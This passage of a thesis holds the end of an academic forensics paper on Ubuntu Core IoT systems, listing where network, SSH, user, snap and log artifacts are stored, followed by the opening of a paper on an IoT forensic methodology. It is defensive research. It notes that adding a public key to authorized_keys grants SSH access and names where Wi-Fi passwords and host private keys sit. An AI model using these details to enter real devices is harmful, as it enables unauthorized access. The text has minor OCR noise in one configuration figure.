
In addition, as usual in any Linux operating system, the */proc* directory offers some relevant information regarding each individual process that is running in the system. Some of the data that can be extracted from this directory is the following:

- Information about the file systems that are mounted in the system can be found in the file */proc/mounts*. Additionally, data with respect to the blocks of each partition both virtual and physical is presented in */proc/partitions*, and more concrete information for each file system, such as number of inodes being used or the options assigned to it, is located in */proc/fs/*.
- Workload for the memory, CPU and IO devices is saved in */proc/pressure*.
- In */proc/devices* data regarding the devices which are connected to the system is stored.
- Files containing network stats, such as the Address Resolution Protocol (ARP) entries, WiFi connection, packets sent and received by each network adapter and socket in use are located in the */proc/net* directory.
- Data regarding the state and configuration of the General Purpose Input/Output (GPIO) pins is stored in */proc/device-tree/__symbols__*, finding another directory for the override pins in */proc/device-tree/__overrides__*.

- For each process, information regarding the command that launched it, the environment variables that is using, the file systems that has mounted, its state, and a symbolic link to its current working directory can be found in */proc/<PID>* in the files *cmdline*, *environ*, *mounts*, *stat*, and *cwd/*, respectively.

6.4. Network

The file which contains the network configuration is located in */writable/system-data/etc/netplan/00-snapd-config.yaml*. An interesting aspect of the file is that it shows the password of the access point to which it is connected. As mentioned in Section 4, both a wired and a wireless connection were configured, as can be seen in Figure 3. Another relevant artifact is */writable/system-data/etc/hosts*, the local file for domain translations, which is sometimes used by malware to connect to remote domains. By simple interacting with the system no other network information can be obtained using native commands, but if the classic environment is installed, typical Linux commands such as *ifconfig* or *netstat* can be executed.




00-snapd-config.yaml 2020-10-12 20:36:39 CEST

```
# This is the network config written by 'console_conf'
network:
  ethernets:
    eth0:
      addresses: [192.168.1.3/24]
      gateway4: 192.168.1.1
      nameservers:
        addresses: [192.168.1.1]
 ttt
 search: [192.168.1.1]
  version: 2
  wifis:
    wlan0:
      access-points:
 ttt
 MSI-JUANMA 2120: {password[redacted]
      addresses: []
      dhcp4: true
      nameservers: {}
```

Figure 3: File containing the network configuration

In addition, when the system is running, information about the DHCP service can be found in */run/systemd/leases*, which contains data of the lease assigned to the device, as shown in Figure 4.




```
root@ubuntu:/run/systemd/netif/leases# tail 3
ADDRESS=192.168.137.2
NETMASK=255.255.255.0
ROUTER=192.168.137.1
SERVER_ADDRESS=192.168.137.1
T1=302400
T2=453600
LIFETIME=604800
DNS=192.168.137.1
DOMAINNAME=mshome.net
CLIENTID=ff06609b4600020000ab110eaee8c270c9be11
```

Figure 4: DHCP lease assigned to the device

6.5. Users

The only user which can access the system is the one that was linked with the Ubuntu Single Sign On account during the first boot configuration. The name of the user matches the username's account, and has the ability to execute commands with superuser privileges through *su*, since the root account is not protected. No other users can be either created or deleted, although more do exist, but these are the system users which are created by some applications or by the operating system in order for them to work properly, which can be found in the usual */etc/passwd* file, as well as the groups, in */etc/group*.

As mentioned, the home directory of the user is located in the ext4 partition, specifically in the */writable/user-data* directory, which is mounted in the system when it boots in */home*, as can be seen in Figure 5, while the root directory is located in */writable/system-data/root/*. Apart from the files stored by the user, the bash history can be found in this route, as well as the file which contains the public keys associated with the Ubuntu account which are authorized to log into the system, which are stored in the personal configuration directory for the SSH service, namely *.ssh/authorized_keys*. This has additional relevance since manually adding a public key to this file will allow the device which is holding that key to connect to the Ubuntu Core system even though if that key is not associated with the user's Ubuntu Single Sign On account.



```
[redacted]@localhost:/$ ls ~ -gGA
total 32
-rw------- 1  989 Oct 14 21:51 .bash_history
-rw-r--r-- 1  220 Oct 12 18:36 .bash_logout
-rw-r--r-- 1 3771 Oct 12 18:36 .bashrc
drwx------ 2 4096 Oct 12 21:47 .cache
-rw-r--r-- 1  807 Oct 12 18:36 .profile
drwx------ 2 4096 Oct 12 18:36 .snap
drwx------ 2 4096 Oct 12 18:36 .ssh
drwxr-xr-x 3 4096 Oct 14 22:26 snap
```


Figure 5: Home directory of the user

6.6. SSH

SSH is one of the most relevant services provided by Ubuntu Core, as it is the only way to both interact and remotely connect to the system by default. In order to do so, the user must connect with the username of their Ubuntu Single Sign On account and use its associated public key associated as an authentication method. Several keys can be associated with one account, but only that individual account can be used to connect.

The route in which the SSH files are stored is */writable/system-data/etc/ssh/*. Among others, both the server and the client configuration file and the public and private key files of the host can be found here. Unless the logging level is changed from info, which is the default mode, to verbose, not much more data can be retrieved. However, by using the btmp, lastlog and tallylog system log files, which are located in */writable/system-data/var/log*, information about failed login attempts, the last login and the number of failed login attempts can be extracted. The last login information for each user in the system can also be extracted by using the *lastlogin* command.


The SSH directory and the last login information can be seen in Figures 6 and 7.



/img_UbuntuCoreUsage.001/vol_vol3/system-data/etc/ssh

Name	S	C	O	Modified Time
[current folder]				2020-08-12 17:28:34 CEST
[parent folder]				2020-08-12 17:28:22 CEST
moduli				2019-03-04 13:17:51 CET
ssh_config				2019-03-04 13:17:51 CET
ssh_host_dsa_key				2020-08-12 17:28:34 CEST
ssh_host_dsa_key.pub				2020-08-12 17:28:34 CEST
ssh_host_ecdsa_key				2020-08-12 17:28:34 CEST
ssh_host_ecdsa_key.pub				2020-08-12 17:28:34 CEST
ssh_host_ed25519_key				2020-08-12 17:28:34 CEST
ssh_host_ed25519_key.pub				2020-08-12 17:28:34 CEST
ssh_host_rsa_key				2020-08-12 17:28:32 CEST
ssh_host_rsa_key.pub				2020-08-12 17:28:32 CEST
sshd_config				2019-03-04 13:17:51 CET

Figure 6: SSH directory



/img_UbuntuCoreUsage.001/vol_vol3/system-data/var/log

Name	S	C	O	Modified Time
[current folder]				2020-10-12 20:36:47 CEST
[parent folder]				2020-08-12 17:28:21 CEST
console-conf				2020-10-12 20:29:14 CEST
btmp				2020-08-12 17:28:28 CEST
lastlog				2020-10-12 23:47:14 CEST
tallylog				2020-10-12 20:36:47 CEST
wtmp				2020-10-12 23:47:14 CEST

Page: 18 of 18


```
pts/0
192.168.1.10
```

Figure 7: Information regarding the last login

If the investigator is performing an online analysis, information regarding the SSH session that is currently open can be found in the */run/systemd/sessions*,

6.7. Snaps

This is the largest source of information about the system, and the one which varies the most with respect to the desktop and server versions of Ubuntu, since snap is the package manager by default in the IoT one. The snaps installed can be found in */writable/system-data/snap/bin*. The data generated by the applications are stored in the user's home directory, specifically in the route */writable/user-data/<username>/snap*. In addition, the cached data of the installed snap are stored in */writable/system-data/var/lib/snapd/cache*, and the snapshots, which can be created automatically by default, are located in */writable/system-data/var/lib/snapd/snapshots/*. The latter directory is shown in Figure 8.



/img_PhysicalDrive2/vol_vol3/system-data/var/lib/snapd/snapshots

Name	S
[current folder]	
[parent folder]	
1_core18_20200724_1889.zip	
1_core_16-2.47_10130.zip	
1_mosquitto_1.6.12_390.zip	
1_nymea_0.23.1+202009251004_832.zip	
1_openhab_2.5.9_553.zip	
1_openhab_2.5.9_553.zip.1WVsTC3BvV2T~	
1_pi-kernel_5.3.0-1033.35_200.zip	
1_pi_18-1_73.zip	
1_snapd_2.47_9612.zip	


Figure 8: Snapshots of snaps stored

Using the native command *snap* also provides a great amount of data when performing a live analysis, as can be seen in Figures 9, 10 and 11. Some of the useful information that can be extracted is: the list of installed snaps and their services, all the changes undergone by them, the interfaces that they are using or specific logs for each snap.

6.8. Logs


Apart from the logs from the snaps, there are not many other ones that can be found in the system, as there are not many services running. However, a few ones can be found in */var/log/*, which are described below:

- A log with information regarding the active session in the system, which has the name *1*. The IP address from which the connection has been established can be found, as well as the user and service that have created it, which would be the Ubuntu Single Sign On account and the sshd service, among other data.



```
[redacted]@localhost:~$ snap list
Name        Version              Rev    Tracking       Publisher   Notes
core        16-2.47              10130  latest/stable  canonical✓  core
core18      20200724             1889   latest/stable  canonical✓  base
mosquitto   1.6.12               390    latest/stable  mosquitto✓  -
nymea       0.23.1+202009251004  832    latest/stable  guh-gmbh    -
openhab     2.5.9                553    latest/stable  openhab     -
pi          18-1                 73     18-pi/stable   canonical✓  gadget
pi-kernel   5.3.0-1033.35        200    18-pi/stable   canonical✓  kernel
snapd       2.47                 9612   latest/stable  canonical✓  snapd
```

Figure 9: List of installed snaps



```
[redacted]@localhost:~$ snap changes
ID   Status  Spawn                   Ready                   Summary
1    Done    yesterday at 18:28 UTC  yesterday at 18:28 UTC  Initialize system state
2    Done    yesterday at 18:29 UTC  yesterday at 18:29 UTC  Initialize device
3    Error   yesterday at 18:29 UTC  yesterday at 18:33 UTC  Auto-refresh snaps "snapd", "pi-kernel"
4    Done    yesterday at 21:48 UTC  yesterday at 21:48 UTC  Install "mosquitto" snap
5    Done    yesterday at 21:48 UTC  yesterday at 21:50 UTC  Install "nymea" snap
6    Done    yesterday at 21:50 UTC  yesterday at 21:52 UTC  Install "openhab" snap
7    Done    yesterday at 21:52 UTC  yesterday at 21:52 UTC  Running service command for snap "openhab"
8    Done    yesterday at 21:52 UTC  yesterday at 21:52 UTC  Running service command for snap "openhab"
9    Done    yesterday at 21:52 UTC  yesterday at 21:52 UTC  Running service command for snap "openhab"
10   Done    yesterday at 21:52 UTC  yesterday at 21:52 UTC  Running service command for snap "openhab"
11   Done    yesterday at 21:57 UTC  yesterday at 21:57 UTC  Snapshot all snaps
12   Done    yesterday at 22:00 UTC  yesterday at 22:00 UTC  Remove "openhab" snap
13   Done    yesterday at 22:01 UTC  yesterday at 22:01 UTC  Install "bluez" snap
```

Figure 10: Logged changes in the system involving snaps


- The messages printed by the system when it booted for the first time can be found in a file named *install-mode.log*.
- Data regarding subiquity, which is the first boot installer, are stored in *console-conf*.
- As mentioned above, the btmp, wtmp and lastlog files are also located in this directory, which provide information respecting failed login attempts, the last login and the number of failed login attempts.

As a summary, Table 5 is presented, in which a list of the most relevant artifacts detected in the physical storage of Ubuntu Core and their description can be found. In addition, in Table 6 the volatile ones which can be studied when performing an online analysis are listed as well.

7. Conclusions

In this paper, we have addressed IoT forensics and how the research community is dealing with the emergence of the IoT and the systems and devices that comprise it in order to develop solutions for conducting complete and efficient forensic investigations. In this regard, one of the approaches followed is the study of these systems and devices with the purpose of understanding what information they contain and how to extract it, thus providing investigators with guidelines on how to examine them.

After reviewing the proposals from the community regarding the analysis of IoT devices from different contexts, we have identified the techniques that could be applied for the examination of systems in general, as well as it was un-



```
[redacted]@localhost:~$ sudo snap logs mosquitto
2020-10-12T21:48:29Z systemd[1]: Started Service for snap application mosquitto.mosquitto.
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: Copying example config to /var/snap/mosquitto/common
/mosquitto_example.conf
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: You can create a custom config by creating a file ca
lled /var/snap/mosquitto/common/mosquitto.conf
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: Using default config from /snap/mosquitto/390/defaul
t_config.conf
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: 1602539310: mosquitto version 1.6.12 starting
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: 1602539310: Config loaded from /snap/mosquitto/390/d
efault_config.conf.
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: 1602539310: Opening ipv4 listen socket on port 1883.
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: 1602539310: Opening ipv6 listen socket on port 1883.
2020-10-12T21:48:30Z mosquitto.mosquitto[1052]: 1602539310: mosquitto version 1.6.12 running
```

Figure 11: Logs from the MQTT server snap

Table 5
Most relevant artifacts found in the physical storage of Ubuntu Core

Evidence Description	Location
User's home directory	/user-data/username
Root's home directory	/system-data/root/
Bash history	/user-data/username/.bash_history
Authorized keys associated with the Ubuntu Single Sign On account which are allowed to log into the system via SSH	/user-data/username/.ssh/authorized_keys
Network configuration	/system-data/etc/netplan/00-snapd-config.yaml
Local file for domain translation	/system-data/etc/hosts
SSH server configuration	/system-data/etc/ssh/sshd_config
Public key used by the SSH host	/system-data/etc/ssh/ssh_host_rsa_key.pub
Snapshots of snaps created	/system-data/var/lib/snapd/snapshots
Cache of the installed snaps	/system-data/var/lib/snapd/cache
Local data from the snaps	/user-data/<username>/snap
Last logged session's IP	/system-data/var/log/lastlog
Number of failed logins	/system-data/var/log/tallylog
Information regarding failed logins	/system-data/var/log/btmp
Log of the subiquity service	/system-data/var/log/console-conf
Messages printed by the system when it first booted	/system-data/var/log/install-mode.log

Table 6
Most relevant volatile artifacts found in Ubuntu Core

Evidence Description	Location
Configuration of the GPIO pins	/proc/device-tree/__symbols__
Override GPIO pins	/proc/device-tree/__overrides__
File systems mounted in the system	/proc/mounts
Virtual and physical partitions in the system	/proc/partitions
Details of each file system in the system	/proc/fs/
Command which launched a process	/proc/<PID>/cmdline
Environment variables being used by a process	/proc/<PID>/environ
File systems used by a process	/proc/<PID>/mounts
Data regarding the state of a process	/proc/<PID>/stat
Current working directory for a process	/proc/<PID>/cwd
Workload for the memory, CPU and IO devices	/proc/pressure
Data regarding the devices connected to the system	/proc/devices
Network stats, such as packets, ARP entries and WiFi connection	/proc/net
DHCP leases	/run/systemd/leases
Information regarding the open SSH session	/run/systemd/sessions
Data with respect the active session in the system	/var/log/1

derstood what approach researchers follow when they perform these studies.

As a result, the IoT operating system developed by Canonical, namely Ubuntu Core, was selected as an interesting one to examine, since it can be used in many IoT contexts and has a multi-purpose nature. In addition, it is based on one of the most widely used operating systems in the desktop and server environment, a fact that may ultimately lead to Ubuntu Core being one of the most widely used systems in the IoT.

We have looked at the dynamic and static behavior of Ubuntu Core and identified how the system distributes its data. Furthermore, the process that can be conducted for acquiring and analyzing this operating system has been detailed, describing how to approach both the online and offline methods. During this analysis, it became clear that the lack of IoT forensic tools, and in particular ones compatible with Ubuntu Core, severely hindered the volatile memory examination process, in fact we were not able to acquire it at all. In addition, this issue also affected the usefulness of performing a live analysis of the system, since the investigator must rely on its native tools, which do not provide much information.

After carrying out this analysis, the useful forensic artifacts found have been listed and described, detailing their location and how to access the information that they present, which can serve as a handbook to be used by investigators in future examinations of Ubuntu Core.

7.1. Future Work

As mentioned above, there is a wide spectrum of research regarding IoT forensics that requires attention. Some projects that could be addressed are the following:

- Gather the knowledge extracted from this forensic analysis, and that gained from studying similar systems belonging to the same context, with the aim of designing a methodology for conducting investigations on them.
- Develop solutions compatible with Ubuntu Core and similar IoT operating systems to improve the effectiveness of the analysis and facilitate this task for investigators, especially for acquiring and analyzing the volatile memory.
- Perform additional forensic analysis of IoT systems so that the community has more information on how to deal with them, and what approach to follow in the development of solutions to help investigators.

8. Acknowledgements

This research was supported by the University of Castilla La Mancha under the contract 2018-PREDUCLM-7476 and the project 2021-GRIN-31042, by the Spanish Ministry of Science and Innovation under the grant FPU 17/02007, by the Spanish Ministry of Economic Affairs and Digital Transformation under the project RTI2018-098156-B-C52 and by the Regional Government of Castilla-La Mancha under the project SBPLY/17/180501/000353.

References

504ENSICS Labs, 2020. 504ensicsLabs/LiME. https://github.com/504ensicsLabs/LiME. URL: https://github.com/504ensicsLabs/LiME.

AccessData Corp. Forensic Toolkit (FTK), 2020. Using Command Line Imager. https://accessdata.com/product-download.

Arrow Electronics, 2020. DragonBoard 410c Hardware Manual. https://github.com/96boards/documentation/raw/master/consumer/dragonboard/dragonboard410c/hardware-docs/HardwareManual_DragonBoard.pdf.

Badenhop, C.W., Ramsey, B.W., Mullins, B.E., Mailloux, L.O., 2016. Extraction and analysis of non-volatile memory of the zw0301 module, a z-wave transceiver. Digital Investigation 17, 14 – 27. URL: http://www.sciencedirect.com/science/article/pii/S1742287616300214, doi:https://doi.org/10.1016/j.diin.2016.02.002.

Bharadwaj, N.K., Singh, U., 2019. Acquisition and analysis of forensic artifacts from raspberry pi an internet of things prototype platform, in: Sa, P.K., Bakshi, S., Hatzilygeroudis, I.K., Sahoo, M.N. (Eds.), Recent Findings in Intelligent Computing Techniques, Springer Singapore, Singapore. pp. 311–322.

Boztas, A., Riethoven, A.R.J., Roeloffs, M., 2015. Smart TV forensics: Digital traces on televisions. Digital Investigation 12, S72 – S80. URL: http://www.sciencedirect.com/science/article/pii/S1742287615000134, doi:https://doi.org/10.1016/j.diin.2015.01.012.

Brian Carrier. Sleuthkit.org, 2020. Autopsy - The Sleuth Kit. http://www.sleuthkit.org/autopsy/.

Broadcom Corporation, 2012. BCM2835 ARM Peripherals. https://www.raspberrypi.org/documentation/hardware/raspberrypi/bcm2835/BCM2835-ARM-Peripherals.pdf.

Brune, N., 2020. NateBrune/fmem. https://github.com/NateBrune/fmem. Original-date: 2015-06-10T13:40:20Z.

Canonical, 2020. Getting started | Ubuntu Core documentation. https://core.docs.ubuntu.com/en/guides/intro/get-started. URL: https://core.docs.ubuntu.com/en/guides/intro/get-started.

Canonical Group, 2020. Ubuntu Core - Ubuntu. https://ubuntu.com/core.

Castelo Gómez, J.M., Roldán Gómez, J., Carrillo Mondéjar, J., Martínez Martínez, J.L., 2019. Non-volatile memory forensic analysis in windows 10 iot core. Entropy 21. URL: https://www.mdpi.com/1099-4300/21/12/1141, doi:10.3390/e21121141.

CGSecurity. CGSecurity.org, 2020. PhotoRec ES - CGSecurity. http://www.cgsecurity.org/wiki/PhotoRec_ES.

Elstner, J., Roeloffs, M., 2016. Forensic analysis of newer tomtom devices. Digital Investigation 16, 29 – 37. URL: http://www.sciencedirect.com/science/article/pii/S174228761630010X, doi:https://doi.org/10.1016/j.diin.2016.01.016.

Eric Zimmerman, 2020. Kroll Artifact Parser and Extractor - KAPE. https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape.

Foundation, R.P., 2020. Raspberry Pi OS for Raspberry Pi. https://www.raspberrypi.org/downloads/raspberry-pi-os/. URL: https://www.raspberrypi.org/downloads/raspberry-pi-os/.

Gerard Paul Java, 2020. IPTraf - An IP Network Monitor. http://iptraf.seul.org/.

Gert van Loo, 2014. ARM Quad A7 core. https://www.raspberrypi.org/documentation/hardware/raspberrypi/bcm2836/QA7_rev3.4.pdf.

Gianluca Costa & Andrea De Franceschi. Xplico.org, 2020. Xplico - Open Source Network Forensic Analysis Tool (NFAT). http://www.xplico.org/.

Hadgkiss, M., Morris, S., Paget, S., 2019. Sifting through the ashes: Amazon fire tv stick acquisition and analysis. Digital Investigation 28, 112 – 118. URL: http://www.sciencedirect.com/science/article/pii/S1742287618302846, doi:https://doi.org/10.1016/j.diin.2019.01.003.

Intel Corporation, 2020a. Intel NUC Kit NUC5i3RYH-NUC5i3RYHS-NUC5i5RYH User Guide. https://www.intel.com/content/dam/support/us/en/documents/mini-pcs/nuc-kits/NUC5i3RYH_NUC5i5RYH_UserGuide.pdf.

Intel Corporation, 2020b. Intel NUC Kit NUC5i3RYK-NUC5i5RYK User Guide. https://www.intel.com/content/dam/support/us/en/documents/mini-pcs/nuc-kits/NUC5i3RYK_NUC5i5RYK_UserGuide.pdf.

Intel Corporation, 2020c. Intel NUC Kit NUC5i7RYH User Guide. https://www.intel.com/content/dam/support/us/en/documents/mini-pcs/nuc-kits/NUC5i7RYH_UserGuide.pdf.

Jo, W., Shin, Y., Kim, H., Yoo, D., Kim, D., Kang, C., Jin, J., Oh, J., Na, B., Shon, T., 2019. Digital forensic practices and methodologies for ai speaker ecosystems. Digital Investigation 29, S80 – S93. URL: http://www.sciencedirect.com/science/article/pii/S1742287619301628, doi:https://doi.org/10.1016/j.diin.2019.04.013.

Kasukurti, D.H., Patil, S., 2019. Wearable device forensic: Probable case studies and proposed methodology, in: Thampi, S.M., Madria, S., Wang, G., Rawat, D.B., Alcaraz Calero, J.M. (Eds.), Security in Computing and Communications, Springer Singapore, Singapore. pp. 290–300.

kirbychris, 2020. HewlettPackard/netperf. https://github.com/HewlettPackard/netperf. Original-date: 2017-05-04T20:09:47Z.

Le-Khac, N.A., Jacobs, D., Nijhoff, J., Bertens, K., Choo, K.K.R., 2018. Smart vehicle forensics: Challenges and case study. Future Generation Computer Systems URL: http://www.sciencedirect.com/science/article/pii/S0167739X17322422, doi:https://doi.org/10.1016/j.future.2018.05.081.

Ling, T., 2013. The study of computer forensics on linux, in: 2013 International Conference on Computational and Information Sciences, pp. 294–297. doi:10.1109/ICCIS.2013.85.

N. Patil, D., 2016. Digital forensic analysis of ubuntu file system. International Journal of Cyber-Security and Digital Forensics 5, 175–186. URL: http://dx.doi.org/10.17781/P002213, doi:10.17781/p002213.

Netresec, 2020. NetworkMiner - The NSM and Network Forensics Analysis Tool. https://www.netresec.com/?page=Networkminer. URL: https://www.netresec.com/?page=Networkminer.

OpenWrt, 2020. OpenWrt Project: Welcome to the OpenWrt Project. URL: https://openwrt.org/.

Paul Warren and Chris Lightfoot, 2020. iftop: display bandwidth usage on an interface. http://www.ex-parrot.com/pdw/iftop/.

Pomeranz, H., 2020. halpomeranz/lmg. https://github.com/halpomeranz/lmg. URL: https://github.com/halpomeranz/lmg.

Raspberry Pi Foundation, 2020. Buy a Raspberry Pi 3 Model B – Raspberry Pi. https://www.raspberrypi.org/products/raspberry-pi-3-model-b/.

Raspberry Pi Ltd, 2019. Datasheet Raspberry Pi Compute Module 3. https://www.raspberrypi.org/documentation/hardware/computemodule/datasheets/rpi_DATA_CM3plus_1p0.pdf.

Raspberry Pi Ltd, 2020. BCM2711 ARM Peripherals. https://www.raspberrypi.org/documentation/hardware/raspberrypi/bcm2711/rpi_DATA_2711_1p0.pdf.

tcpdump, 2020. Tcpdump/Libpcap public repository. https://www.tcpdump.org. URL: https://www.tcpdump.org.

Ubuntu, 2011. Pelagicore signs up to Ubuntu Core for in-vehicle infotainment development. https://ubuntu.com/blog/pelagicore-signs-up-to-ubuntu-core-for-in-vehicle-infotainment-development.

W3Techs, 2020. Usage Statistics and Market Share of Linux for Websites, October 2020. URL: https://w3techs.com/technologies/details/os-linux.

Wireshark Foundation. Wireshark.org, 2020. Wireshark - Network Protocol Analyzer. https://www.wireshark.org/.

Wurm, J., Hoang, K., Arias, O., Sadeghi, A., Jin, Y., 2016. Security analysis on consumer and industrial iot devices, in: 2016 21st Asia and South Pacific Design Automation Conference (ASP-DAC), pp. 519–524. doi:10.1109/ASPDAC.2016.7428064.

CHAPTER 4

A Context-centered Methodology for IoT Forensic Investigations

- **Title**: A context-centered methodology for IoT forensic investigations.
- **Authors**: Juan Manuel Castelo Gómez, Javier Carrillo Mondéjar, José Roldán Gómez and José Luis Martínez Martínez.
- **Type**: Journal paper.
- **Journal**: International Journal of Information Security.
- **Publisher**: Springer.
- **ISSN**: 1615-5262.
- **Status**: Published.
- **Publication date**: October 2021.
- **Volume**: 20.
- **Issue**: 5.
- **Pages**: 647–673.
- **DOI**: 10.1007/s10207-020-00523-6
- **JCR IF/ranking**: 1.988/Q2 (JCR2020).

International Journal of Information Security (2021) 20:647–673
https://doi.org/10.1007/s10207-020-00523-6

REGULAR CONTRIBUTION

A context-centered methodology for IoT forensic investigations

Juan Manuel Castelo Gómez[1] · Javier Carrillo Mondéjar[1] · José Roldán Gómez[1] · José Luis Martínez Martínez[1]

Published online: 10 November 2020
© Springer-Verlag GmbH, DE 2020

Abstract

The weakness of the security measures implemented on Internet of Things (IoT) devices, added to the sensitivity of the data that they handle, has created an attractive environment for cybercriminals to carry out attacks. This has caused a substantial increase in the number of cyberincidents, requiring the opening of digital investigations in order to shed light on what has occurred. However, the characteristics of this new environment, such as its variety of contexts, make it impossible to use the methodology followed until now in conventional analysis. Therefore, a new common procedure is needed to ensure that IoT examinations are carried out in a complete and efficient manner. In this article, after reviewing the methodological requirements of IoT forensics, and studying the suggestions made by the research community, a methodology to perform investigations in a certain context of the IoT environment is proposed. In addition, its practicality is evaluated in three different security incident scenarios, proving its effectiveness and appropriateness to be used in future cases.

Keywords IoT forensics · Internet of Things · Forensic methodology · Non-volatile memory

1 Introduction

The broad definition given to the Internet of Things has made it very difficult to establish boundaries on what is considered the IoT, and the growth that this environment has experienced over recent years has not facilitated the task. The concept was introduced by Kevin Ashton in 1999, and it was used for the application of Radio-Frequency Identification (RFID) in a supply chain [1]. More than twenty years later, it is still used for that purpose, but its range has expanded so immensely that we can no longer consider that the IoT exists only in an industrial context. On the contrary, it is almost impossible to imagine a scenario in which an IoT device cannot be present.

Unfortunately, the approach followed by developers in the design of security measures for IoT devices has not been as successful as their growth, and this is evidenced by the number of cyberattacks detected in the first half of 2019, which surpassed a hundred million, seven times higher than the previous year. On scrutinizing the data, it can be seen that 60% of the attacks targeted the Telecommunication Network (Telnet) [2] service, which is well known to be deprecated due to its security flaws. Additionally, the vector used in those attacks was mainly brute force, taking advantage of the weak default configuration of the devices and gaining access to them with the default credentials, which was also used in attacks aimed at the Secure SHell (SSH) service [3]. The combination of user and password such as “admin–admin” or “root-default” is incredibly common and can be easily cracked by brute force or dictionary attacks [4].

